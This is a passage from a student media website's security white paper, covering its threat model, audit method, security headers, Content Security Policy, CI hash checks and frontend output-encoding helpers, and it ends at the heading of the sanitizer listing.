BearcastMedia.com
Cybersecurity White Paper

The security posture of the Bearcast Media website, from an inherited WordPress template graded F to the current build: threat model, nine defense layers documented against the live source code, the server endpoints and automation added since the first audit, a fresh October 2026 verification with reproducible test harnesses, and an honest catalog of findings and residual risk.

VERSION 2.0 · SUPERSEDES V1.1 (AUG 2026)

AUTHOR

Cam Garrison
Web Director · Cybersecurity & Network Systems, UC

COMPANION TO

Technical White Paper v2.0
October 2026

LAST UPDATED

October 2026
© 2026 Bearcast Media

Contents

§ 01	Executive Summary & Headline Result	3
§ 02	Threat Model & Trust Boundaries	6
§ 03	Audit & Verification Methodology	8
§ 04	HTTP Security Headers	10
§ 05	Content Security Policy	13
§ 06	Frontend Output Encoding	16
§ 07	Schema-Level Input Validation	20
§ 08	Studio Configuration & CMS Access	22
§ 09	Server Endpoints (Pages Functions)	24
§ 10	Client-Side Data Integrity & Privacy	28
§ 11	The Service Worker	30
§ 12	Build, CI, Secrets & Supply Chain	32
§ 13	Verification — October 2026	34
§ 14	Findings Catalog	39
§ 15	Residual Risk, Response & Future Work	42
§ 16	Colophon & References	44

CODE IN THIS PAPER

Every listing is extracted automatically from the October 2026 source snapshot when the PDF is built, with real file names and line numbers. The verification results in §13 are the actual output of the test harnesses run against that same snapshot.

§ 01 — EXECUTIVE SUMMARY

Executive Summary & Headline Result

> *The site's externally visible security posture moved from a failing grade to a passing one in a single development cycle. Since then the site has grown server endpoints, personal data flows and automation — and its defenses have grown with them, closing every major residual risk the first audit left open.*

1.1 The result that started it

Two scans from the same free public scanner (Security Headers, by Snyk), taken minutes apart on 19 May 2026, capture the original result:

BEFORE · THE INHERITED WORDPRESS SITE




Figure 1.1 — bearcastmedia.com on the inherited WordPress template: grade **F**. Strict-Transport-Security, Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Referrer-Policy and Permissions-Policy all absent.

AFTER · THE REBUILD ON CLOUDFLARE PAGES




Figure 1.2 — bearcastmedia.pages.dev, the new build: grade **A**, all six headers present. (At the time the CSP still allowed `'unsafe-inline'` scripts, which capped the grade at A; that concession has since been removed — §05.)

1.2 Where things stand in October 2026

0
INLINE HANDLERS · UNSAFE-INLINE SCRIPTS

2
INLINE SCRIPTS, HASH-PINNED

22/22
ENDPOINT ABUSE TESTS PASSED

30/30
BROWSER XSS / CSP TESTS PASSED

7/7
CI CHECKS · ESLINT 0 PROBLEMS

RESIDUAL RISK OR BUG IN V1.1	STATUS NOW	HOW
RR-1 · `'unsafe-inline'` in `script-src`	CLOSED	Every inline handler replaced by the `data-act` dispatcher; the two remaining inline scripts are pinned by SHA-256; CI rejects regressions.
RR-3 · Google Fonts without SRI	CLOSED	Fonts self-hosted; Google removed from the CSP entirely.
BUG-19/20 · forms that sent nothing	CLOSED	Real endpoints (`/api/join` , `/api/song-request`) with server-side validation.
RR-4 · no rate limiting on forms	MITIGATED	Origin check, honeypot, size caps, per-IP throttle, Slack escaping. Throttles are per-isolate (N-1).
RR-5 / P-1 · publicly readable “internal” email	CLOSED	The `person.email` field no longer exists in the schema.
RR-6 · service-worker stale-deploy footgun	CLOSED	`build.sh` stamps the cache version on every deploy automatically.

RESIDUAL RISK OR BUG IN V1.1	STATUS NOW	HOW
RR-2 · custom sanitizer instead of DOMPurify	ACCEPTED	Re-tested against mutation-XSS payloads (§13); still behind encoding, schema rules and CSP.

New attack surface since v1.1 — five Pages Functions, a D1 database, applicants' personal data in transit, Slack webhooks, GitHub Actions with tokens, and listener data in `localStorage` — is analyzed in §09–§12. Eleven new observations from this review are cataloged in §14.3; none is high severity.

1.3 Defense in depth, by threat

THREAT	INPUT (SCHEMA / SERVER)	OUTPUT (FRONTEND)	BROWSER (CSP & HEADERS)
`javascript:` link	`uri({scheme})` allow-list	`bcSafeUrl()`, serializer re-check	no inline script execution
Markup in a text field	length caps, metachar rules	`bcEscHtml()` / `textContent`	`script-src` hashes only
Hostile rich text	Portable Text (structure, not HTML)	escaping serializer + `bcSanitizeHtml()`	`object-src 'none'`, no inline
CSS injection via colour	hex regex	`bcSafeColor()`	—
Forged class name	enum lists	`bcSafeId()`	—
Spam into Slack	origin, honeypot, caps, throttle	—	`form-action 'self'`
Slack @channel / link injection	mrkdwn escaping, server-side labels	—	—
Exfiltration to a new host	—	—	`connect-src` allow-list
Clickjacking	—	—	`frame-ancestors 'none'`, `X-Frame-Options: DENY`
Tampered listener stats	tier labels from server; "self-reported"	`bcSanitize()` on load/import	—

1.4 How to read this paper

§02 sets the threat model, §03 the method. §04–§12 walk through each defense layer with its code. §13 is the October 2026 verification. §14 is the full findings catalog — historical and new. §15 covers residual risk, incident response and what this paper does not claim.

§ 02 — THREAT MODEL

Threat Model & Trust Boundaries

> *A finding without a threat model is just a list of things that could theoretically go wrong. This model describes the attackers a student media site actually faces, and every severity in §14 is rated against it.*

2.1 Assets, in priority order

1. **Availability** of bearcastmedia.com and the radio stream — the organization's primary public surfaces.
2. **Visitor trust** — no malicious scripts, downloads, credential harvesting or tracking.
3. **Editorial integrity** — what appears is what Bearcast published.
4. **Applicants' personal data** *(new)* — names, emails, majors and essays in interest forms, in transit to Slack.
5. **Secrets** *(new)* — Slack webhook URLs, the optional YouTube key, the Sanity backup token, the backup-repo token.
6. **Backups** *(new)* — full exports that include unpublished drafts and contributors' email addresses.
7. **Editor and operator accounts** — Sanity, Cloudflare, GitHub, Radio.co, Slack, domain registrar.
8. **Listener data** *(new)* — Your Bearcast history, which lives only in each visitor's browser.

Notable omissions: the site has no user accounts, no passwords, no payments and no comments, and stores no personal data on its own infrastructure. The listener-count database holds random per-tab IDs and timestamps only. Interest forms are relayed to Slack, not stored.

2.2 Adversaries

ADVERSARY	CAPABILITY & MOTIVATION	LIKELIHOOD
A · Opportunistic scanner	Bots probing every host for known CVEs and exposed admin panels. Low effort, move on when blocked. With no server software to probe, mostly 404s.	Constant
B · Drive-by defacer	Standard web-attack toolkit, minutes to hours of effort; motivated by visibility.	Occasional
C · Compromised editor account	Valid Sanity credentials via phishing or reuse; can publish anything an editor can. The most important adversary for XSS rating.	Plausible
D · Network-path attacker	Hostile Wi-Fi between a visitor and an upstream API (Radio.co, iTunes). TLS and HSTS make response tampering hard; the frontend still treats responses as untrusted.	Low per session
E · Form spammer *(new)*	Scripts posting junk or abuse into the Slack channels via the public endpoints, or trying to trigger `@channel`.	Likely over time
F · Gaming listener *(new)*	A visitor editing `localStorage` to claim a high tier, or forging heartbeats to inflate the live count. Motivation: bragging rights.	Likely, low impact
G · Supply-chain *(new)*	A compromised GitHub Action, npm package (Studio, esbuild at build) or vendor.	Rare, high impact

ADVERSARY	CAPABILITY & MOTIVATION	LIKELIHOOD
H · Targeted adversary	Nation-state or organized crime. Explicitly out of scope — a student org cannot resist it, and saying so is the responsible position.	Near zero

2.3 Trust boundaries

Every place data crosses from a less-trusted region into a more-trusted one needs validation. The site now has ten:

#	BOUNDARY	GUARDED BY	§
1	Editor → Sanity Studio	Sanity login; schema validation	07, 08
2	Content Lake → frontend	Output encoding, sanitizer, URL/colour/ID checks	06
3	Frontend → visitor's browser	CSP and security headers	04, 05
4	Radio.co / iTunes / YouTube → frontend	Escaping; URL and ID validation; CSP `connect-src`	06, 10
5	Visitor → Pages Functions *(new)*	Origin check, caps, allow-lists, throttles	09
6	Functions → Slack *(new)*	Secret webhooks; mrkdwn escaping; server-side labels	09
7	Functions → Sanity / YouTube (previews, sitemap) *(new)*	Bound GROQ params, timeouts, escaping into HTML/ XML/JSON-LD	09
8	localStorage / import files → page *(new)*	Tamper checks, prototype-pollution guards, type checks	10
9	Service worker → browser	Same-origin, GET-only, network-only hosts, auto versioning	11
10	GitHub → Cloudflare / backups *(new)*	PR checks, least-privilege tokens, private-repo guard	12

2.4 Explicitly out of scope

- DDoS at scale (Cloudflare's free mitigation is the baseline).
- Vendor internals: Sanity, Cloudflare, GitHub, Radio.co, Slack, YouTube and Apple are trusted at the vendor level; §15.4 considers the blast radius if one is compromised.
- Physical security of the studio, UC's network and identity systems, individual laptops.
- The decommissioned WordPress site's PHP source.

§ 03 — METHODOLOGY

Audit & Verification Methodology

3.1 Two audits

WHEN	SCOPE	METHOD	OUTPUT
Apr–May 2026	Frontend (11 files, ~16,000 lines), Sanity schemas (12 files), Studio configuration (3 files)	Manual review with grep-assisted enumeration of every dangerous sink; `tsc --noEmit`; manual pen-tests with harmless payloads	31 findings, all remediated (v1.0); service-worker review (v1.1)
Oct 2026 (this edition)	Whole repository snapshot: 9 pages, `scripts.js` (11,216 lines), `styles.css`, 5 functions, `sw.js`, headers, Studio, migrations, 3 workflows and 3 CI scripts	Line-by-line review of all new code; the repository's own PR checks and ESLint; three new automated harnesses (§13)	Status of every historical finding; 11 new observations

3.2 Tools

TOOL	USED FOR
`pr-checks.sh` (in repo)	Parsing, placeholders, missing files, CSP strictness and sync, inline-script hashes, bundle build
ESLint 9 (repo config)	Undefined variables, unreachable code, duplicate keys in all browser and function code
Node 22 harness	Calling every Function handler directly with crafted requests; Slack mocked; D1 emulated with `node:sqlite`
Playwright + Chromium	Serving the site with its real CSP and driving payloads through the browser helpers; CSP violation capture
Security Headers, Mozilla Observatory	External header grading (original audit)
grep / ripgrep, browser DevTools	Sink enumeration and manual review

All free; the method is reproducible by a future Web Director without licenses. Commercial DAST/SAST was not used: for a static site with five small endpoints, manual review with the right model finds more, and explains what it finds.

3.3 Severity rubric

SEVERITY	DEFINITION (WORST REALISTIC OUTCOME UNDER §02)
CRITICAL	Reachable without authentication; code execution or site-wide compromise.
HIGH	Reachable by a compromised editor (C); script in every visitor's browser, persistent defacement.
MEDIUM	Needs several conditions; limited blast radius; or removes a layer of defense in depth.
LOW	Hardening opportunity or cosmetic/abuse issue with small impact.

SEVERITY	DEFINITION (WORST REALISTIC OUTCOME UNDER §02)
INFO	Not a vulnerability — a deliberate decision or note worth recording.

§ 04 — DEFENSE LAYER 1

HTTP Security Headers

> *Cloudflare Pages applies a `_headers` file to every static response. Responses that pass through a Function do not get it, so the middleware applies the same set — and CI keeps the two identical.*

4.1 The _headers file

_HEADERS · LINES 8-42 — _HEADERS — SECURITY BLOCK FOR EVERY PATH

```
/*
  ## Prevent MIME-type sniffing. Critical for XSS-via-uploaded-file scenarios.
  X-Content-Type-Options: nosniff

  ## Refuse to be embedded in iframes. Stops clickjacking attacks where
  ## an attacker overlays bearcastmedia.com in an invisible frame on
  ## their own site to trick users into clicking. CSP frame-ancestors
  ## supersedes this in modern browsers; keep both for older clients.
  X-Frame-Options: DENY

  ## Tell browsers to always upgrade http:// to https:// for one year,
  ## including subdomains. Once you deploy this, http requests stop
  ## working in any browser that's seen the header — do NOT enable until
  ## you've confirmed HTTPS works on every subdomain you might use.
  Strict-Transport-Security: max-age=31536000; includeSubDomains

  ## Disable powerful APIs we don't use. If a future XSS sneaks past
  ## the sanitizer, attacker scripts still can't read the mic/camera/GPS.
  Permissions-Policy: camera=(), microphone=(), geolocation=(), payment=(), usb=(), magnetometer=(), gyroscope=(self), accelerometer=(self), browsing-topics=()

  ## Hide referrer from cross-origin destinations beyond just the origin.
  Referrer-Policy: strict-origin-when-cross-origin

  ## Cross-origin isolation. These are defensive defaults; turn them off
  ## per-route if you find something legitimate is broken (e.g. some
  ## Sanity embeds).
  Cross-Origin-Opener-Policy: same-origin
  Cross-Origin-Resource-Policy: same-origin

  ## Content-Security-Policy. script-src allows our own files plus exactly two
  ## inline scripts, by hash: the theme bootstrap in every page's <head>
  ## (runs before paint so there's no flash of the wrong theme) and the 404
  ## page's script. Editing either script changes its hash — update it here
  ## and in functions/_middleware.js (the PR checks catch a mismatch).
  Content-Security-Policy: default-src 'self'; script-src 'self' 'sha256-/0hcPR+gJoJbC1jamcoDVVlcQZ6cPl4WUPsbim9gNag=' 'sha256-jRBg1lpji4FzLYF4p3HD17Wic1OAdeDkOFamoeb0I2w='; style-src 'self' 'unsafe-inline'; font-src 'self' data:; img-src 'self' data: https: blob:; media-src 'self' blob: https://*.radio.co; connect-src 'self' https://*.apicdn.sanity.io https://cdn.sanity.io https://public.radio.co https://*.radio.co https://itunes.apple.com; frame-src https://www.youtube.com https://www.youtube-nocookie.com; frame-ancestors 'none'; base-uri 'self'; form-action 'self'; object-src 'none'; upgrade-insecure-requests
```

HEADER	VALUE	WHAT IT STOPS
Strict-Transport-Security	1 year, includeSubDomains	SSL-stripping on hostile networks after the first visit. Not on the preload list (N-8).
X-Content-Type-Options	nosniff	Browsers treating a JSON or text response as script or HTML.
X-Frame-Options + `frame-ancestors`	DENY / 'none'	Clickjacking — no site can frame bearcastmedia.com.
Referrer-Policy	strict-origin-when-cross-origin	Leaking full URLs (with `?q=` searches) to other sites.
Permissions-Policy	camera, mic, geolocation, payment, USB, magnetometer, Topics off; gyroscope/ accelerometer self	An injected script cannot reach sensors or payment APIs.
Cross-Origin-Opener-Policy	same-origin	Cross-window attacks via `window.opener` (XS-Leaks, tab-nabbing).
Cross-Origin-Resource-Policy	same-origin	Other sites embedding the site's resources (Spectre-style side channels).

4.2 The same headers on function responses

Article pages (`/journalism` , `/music` , `/sports` , `/btv`) pass through the middleware for link previews, so it adds the full set to HTML it returns, and a JSON-appropriate subset to `/api/*` . The weekly health check confirms headers on both a static page and `/journalism` .

FUNCTIONS/_MIDDLEWARE.JS · LINES 34-46 — _MIDDLEWARE.JS — MIRRORED HEADER SET

```
34  // Static files get these from _headers, but _headers doesn't apply to
35  // responses that pass through a Function — so we add them here.
36  // KEEP IN SYNC with the "/*" block in _headers.
37  const SECURITY_HEADERS = {
38    'X-Content-Type-Options': 'nosniff',
39    'X-Frame-Options': 'DENY',
40    'Strict-Transport-Security': 'max-age=31536000; includeSubDomains',
41    'Permissions-Policy': 'camera=(), microphone=(), geolocation=(), payment=(), usb=(), magnetometer=(),
    gyroscope=(self), accelerometer=(self), browsing-topics=()',
42    'Referrer-Policy': 'strict-origin-when-cross-origin',
43    'Cross-Origin-Opener-Policy': 'same-origin',
44    'Cross-Origin-Resource-Policy': 'same-origin',
45    'Content-Security-Policy': "default-src 'self'; script-src 'self' 'sha256-/
    0hcPR+gJoJbC1jamcoDVVlcQZ6cPl4WUPsbim9gNag=' 'sha256-jRBg1lpji4FzLYF4p3HD17Wic1OAdeDkOFamoeb0I2w='; style-
    src 'self' 'unsafe-inline'; font-src 'self' data:; img-src 'self' data: https: blob:; media-src 'self' blob:
    https://*.radio.co; connect-src 'self' https://*.apicdn.sanity.io https://cdn.sanity.io https://
    public.radio.co https://*.radio.co https://itunes.apple.com; frame-src https://www.youtube.com https://
    www.youtube-nocookie.com; frame-ancestors 'none'; base-uri 'self'; form-action 'self'; object-src 'none';
    upgrade-insecure-requests"
46  };
```

FUNCTIONS/_MIDDLEWARE.JS · LINES 79-87 — _MIDDLEWARE.JS — API RESPONSES

```
79  // API responses are JSON: never sniff them as anything else, never frame them.
80  function apiHeaders(res) {
81    const out = new Response(res.body, res);
82    out.headers.set('X-Content-Type-Options', 'nosniff');
83    out.headers.set('X-Frame-Options', 'DENY');
84    out.headers.set('Referrer-Policy', 'strict-origin-when-cross-origin');
85    out.headers.set('Cross-Origin-Resource-Policy', 'same-origin');
86    return out;
87  }
```

4.3 Caching as a security property

HTML is `max-age=0, must-revalidate`, so a security fix reaches every visitor on their next page view. CSS/JS are immutable for a year but versioned per deploy, and `/sw.js` is `no-cache` so a fixed service worker is picked up promptly (§11).

§ 05 — DEFENSE LAYER 2

Content Security Policy

> *The CSP is the browser-enforced backstop: if every other layer failed and hostile markup reached the page, the browser would still refuse to run it. In v1.1 it could not do that, because it allowed inline scripts. Now it can.*

5.1 The policy

_HEADERS · LINE 42 — _HEADERS — CONTENT-SECURITY-POLICY

```
42  Content-Security-Policy: default-src 'self'; script-src 'self' 'sha256-/
    0hcPR+gJoJbC1jamcoDVVlcQZ6cPl4WUPsbim9gNag=' 'sha256-jRBg1lpji4FzLYF4p3HD17Wic1OAdeDkOFamoeb0I2w='; style-
    src 'self' 'unsafe-inline'; font-src 'self' data:; img-src 'self' data: https: blob:; media-src 'self' blob:
    https://*.radio.co; connect-src 'self' https://*.apicdn.sanity.io https://cdn.sanity.io https://
    public.radio.co https://*.radio.co https://itunes.apple.com; frame-src https://www.youtube.com https://
    www.youtube-nocookie.com; frame-ancestors 'none'; base-uri 'self'; form-action 'self'; object-src 'none';
    upgrade-insecure-requests
```

DIRECTIVE	VALUE	WHY
`default-src`	'self'	Floor for everything not named below.
`script-src`	'self' + two SHA-256 hashes	Only the site's own files and two exact inline scripts. No CDN scripts, no analytics, no inline handlers.
`style-src`	'self' 'unsafe-inline'	Inline `style` attributes are used for dynamic colours and sizes; worst case is visual (N-5).
`font-src`	'self' data:	Fonts are self-hosted; Google Fonts removed.
`img-src`	'self' data: https: blob:	Sanity CDN, YouTube thumbnails, Radio.co artwork, canvas share cards (blob).
`media-src`	'self' blob: *.radio.co	The stream.
`connect-src`	self, Sanity API/CDN, Radio.co, iTunes	Exactly the services the architecture uses — see below.
`frame-src`	youtube.com, youtube-nocookie.com	BTV embeds only.
`frame-ancestors`	'none'	Cannot be framed.
`base-uri` , `form-action`	'self'	No `<base>` hijack; forms cannot post elsewhere.
`object-src`	'none'	No plugins.
`upgrade-insecure-requests`	—	Any stray `http:` URL is fetched over HTTPS.

5.2 Closing RR-1: no inline JavaScript

v1.1 shipped `'unsafe-inline'` because about thirty inline handlers (`onclick`, `onerror`, `onchange`) existed. All of them were replaced: buttons name an action with `data-act`, and one delegated listener dispatches it. Dynamic elements wire their own listeners with `addEventListener`.

SCRIPTS.JS · LINES 29-38 — SCRIPTS.JS — THE CSP-SAFE ACTION DISPATCHER

```
29  // Page actions for buttons marked data-act="name" (with optional data-arg)
30  // and forms marked data-submit="name". No inline onclick="" anywhere, so the
31  // Content-Security-Policy can forbid inline script. Each page module adds its
32  // handlers with Object.assign(window.bcAct, { … }).
33  window.bcAct = window.bcAct || {};
34  document.addEventListener('click', e => {
35    const el = e.target.closest && e.target.closest('[data-act]');
36    const fn = el && window.bcAct[el.dataset.act];
37    if (typeof fn === 'function') fn(el.hasAttribute('data-arg') ? el.dataset.arg : e);
38  });
```

SCRIPTS.JS · LINES 10251-10256 — JOIN MODULE — REPLACING AN INLINE ONCHANGE

```
10251  // CSP-safe wiring of the change handler (replaces inline onchange).
10252  el.querySelectorAll('input[type="checkbox"]').forEach(cb => {
10253    cb.addEventListener('change', function(){
10254      const idx = this.getAttribute('data-cb-idx');
10255      if (idx != null) toggleCbStyle(idx);
10256    });
```

Two inline scripts remain because they must run before anything else loads: the pre-paint theme bootstrap in every page's `<head>` (it prevents a flash of the wrong theme) and the 404/offline page's self-contained route finder (it must work even if `scripts.js` fails to load). Each is allowed by the SHA-256 hash of its exact text — change one character and the browser refuses it.

5.3 Enforced on every pull request

Check 6 of `pr-checks.sh` fails the build if the CSP in `_headers` and the middleware differ, if `script-src` ever contains `'unsafe-inline'`, if any page has an inline event handler, or if any inline `<script>` (other than JSON-LD) does not match a hash in the policy — printing the correct hash for the developer.

.GITHUB/SCRIPTS/PR-CHECKS.SH · LINES 81-99 — PR-CHECKS.SH — CSP STRICTNESS AND HASH VERIFICATION

```
81  csp_out=$(node - <<'JS'
82  const fs = require('fs'), crypto = require('crypto');
83  const out = [];
84  const headers = (fs.readFileSync('_headers', 'utf8').match(/Content-Security-Policy: (.*)/) || [])[1] || '';
85  const mw = (fs.readFileSync('functions/_middleware.js', 'utf8').match(/'Content-Security-Policy':
    "([^"]*)"/) || [])[1] || '';
86  if (!headers) out.push('BAD _headers has no Content-Security-Policy');
87  if (headers !== mw) out.push('BAD the CSP in _headers and functions/_middleware.js differ — keep them
    identical');
88  if (/script-src[^;]*'unsafe-inline'/.test(headers)) out.push("BAD script-src must not allow 'unsafe-
    inline'");
89  for (const f of fs.readdirSync('.').filter(f => f.endsWith('.html'))) {
90    const html = fs.readFileSync(f, 'utf8');
91    const handler = html.match(/<[^>]+\son[a-z]+\s*=\s*["'][^>]*>/i);
92    if (handler) out.push(`BAD ${f}: inline event handler (use data-act="…" instead): ${handler[0].slice(0,
    80)}`);
```

```
  for (const m of html.matchAll(/<script(?![^>]*\bsrc=)(?![^>]*type="application\/ld\+json")[^>]*>([\s\S]*?)<\/script>/g)) {
    const h = "'sha256-" + crypto.createHash('sha256').update(m[1]).digest('base64') + "'";
    if (!headers.includes(h)) out.push(`BAD ${f}: an inline <script> isn't allowed by the CSP — if you edited it, put ${h} in script-src (in _headers and _middleware.js)`);
  }
}
console.log(out.join('\n'));
JS
```

5.4 connect-src is the architecture

The browser may contact exactly: the site itself (its functions), Sanity's API CDN and image CDN, Radio.co's public API and stream hosts, and Apple's iTunes Search. That is the list of services in the system diagram — the CSP is the architecture expressed as policy. If a contributor added `fetch('https://analytics.example')`, the browser would block it and log a violation, preserving the design by enforcement rather than reviewer discipline. YouTube is not in `connect-src` because the browser never calls it directly: the BTV list is fetched by a Function (§09).

5.5 OWASP Top 10 (2021) mapping

CATEGORY	RELEVANCE HERE	CONTROLS
A01 Broken Access Control	Editor-only writes; private backups	Sanity auth; no write tokens in repo; backup visibility guard
A02 Cryptographic Failures	Transport only	TLS everywhere, HSTS, upgrade-insecure-requests
A03 Injection (incl. XSS)	CMS, APIs, forms, Slack, GROQ, HTML rewriting	§05–§09: encoding, schema rules, CSP, bound GROQ params, mrkdwn escaping
A04 Insecure Design	Forms, listener tiers	Threat model; server-side labels; "self-reported" marking
A05 Security Misconfiguration	Headers, deploy contents	`_headers`; CI; non-site files stripped; health check
A06 Vulnerable Components	Studio deps, Actions, esbuild	Pinned versions, overrides, Dependabot, autoUpdates (N-7)
A07 Identification & Auth	Editor accounts	Delegated to Sanity/Google/GitHub sign-in
A08 Software & Data Integrity	Imports, migrations, CI	Import tamper checks; reviewed migrations with rollbacks; PR checks
A09 Logging & Monitoring	Outages and failures	Weekly health check → GitHub issue; Cloudflare function logs
A10 SSRF	Functions fetching upstream	Fixed hosts only (Sanity, YouTube, Slack); user input never forms a URL host

§ 06 — DEFENSE LAYER 3

Frontend Output Encoding

> *The Sanity dataset is edited by humans, and the radio metadata arrives over the network. The frontend trusts neither: every value is escaped, sanitized or validated at the moment it becomes HTML.*

6.1 The helpers

Six helpers sit at the top of `scripts.js`, documented with their security rationale so future contributors know why they exist. `CONTRIBUTING.md` makes their use a rule, and the pull-request template asks for it.

SCRIPTS.JS · LINES 44-53 — BCESCHTML — SIX CHARACTERS, EVERY CONTEXT

```
44 window.bcEscHtml = function(s){
45   return String(s == null ? '' : s)
46     .replace(/&/g,'&amp;')
47     .replace(/</g,'&lt;')
48     .replace(/>/g,'&gt;')
49     .replace(/"/g,'&quot;')
50     .replace(/'/g,'&#39;')
51     .replace(/`/g,'&#96;');
52 };
53 window.bcEscAttr = window.bcEscHtml;
```

SCRIPTS.JS · LINES 55-67 — BCSAFEURL — SCHEME ALLOW-LIST

```
55 window.bcSafeUrl = function(raw){
56   if (raw == null) return 'about:blank';
57   const url = String(raw).trim();
58   if (!url) return 'about:blank';
59   // Allow relative paths, fragments, queries, protocol-relative.
60   if (/^(?:[\/?#])/.test(url)) return url;
61   if (/^\/\//.test(url)) return 'https:' + url;
62   // Allow explicit safe schemes only.
63   if (/^(?:https?|mailto|tel):/i.test(url)) return url;
64   // Allow bare-relative like "foo.html" or "foo/bar"
65   if (/^[a-z0-9_\-.]+(?:[/?#]|$)/i.test(url) && !/^[a-z][a-z0-9+.\-]*:/i.test(url)) return url;
66   return 'about:blank';
67 };
```

SCRIPTS.JS · LINES 72-86 — BCSAFECOLOR — COLOURS THAT CANNOT ESCAPE A STYLE ATTRIBUTE

```
72  window.bcSafeColor = function(c, fallback){
73    fallback = fallback || 'currentColor';
74    if (c == null) return fallback;
75    const s = String(c).trim();
76    if (!s || s.length > 64) return fallback;
77    // Hex
78    if (/^#[0-9a-f]{3,8}$/i.test(s)) return s;
79    // CSS named color (letters only, short)
80    if (/^[a-z]+$/i.test(s) && s.length <= 24) return s;
81    // rgb/rgba/hsl/hsla — strict pattern
82    if (/^(?:rgb|rgba|hsl|hsla)\(\s*[\d.\s,%/-]+\s*\)$/i.test(s)) return s;
83    // CSS custom property reference: var(--foo) or var(--foo, #fff)
84    if (/^var\(\s*--[a-z0-9_-]+\s*(?:,\s*#?[a-z0-9_().,\s%-]+)?\s*\)$/i.test(s)) return s;
85    return fallback;
86  };
```

SCRIPTS.JS · LINES 91-95 — BCSAFEID — IDENTIFIERS FOR CLASSES AND IDS

```
91  window.bcSafeId = function(s, fallback){
92    if (s == null) return fallback || '';
93    const v = String(s).trim();
94    return /^[a-zA-Z0-9_-]{1,64}$/.test(v) ? v : (fallback || '');
95  };
```

6.2 The HTML sanitizer

`bcSanitizeHtml` parses markup in an inert document created with `document.implementation.createHTMLDocument` — parsing there cannot load images or run scripts — then walks every element: disallowed tags are replaced by their text, every `on*` attribute is removed, only allow-listed attributes survive, URL attributes pass through `bcSafeUrl`, and `target="_blank"` links get `rel="noopener noreferrer"`.

SCRIPTS.JS · LINES 127-159 — BCSANITIZEHTML — THE WALK

```
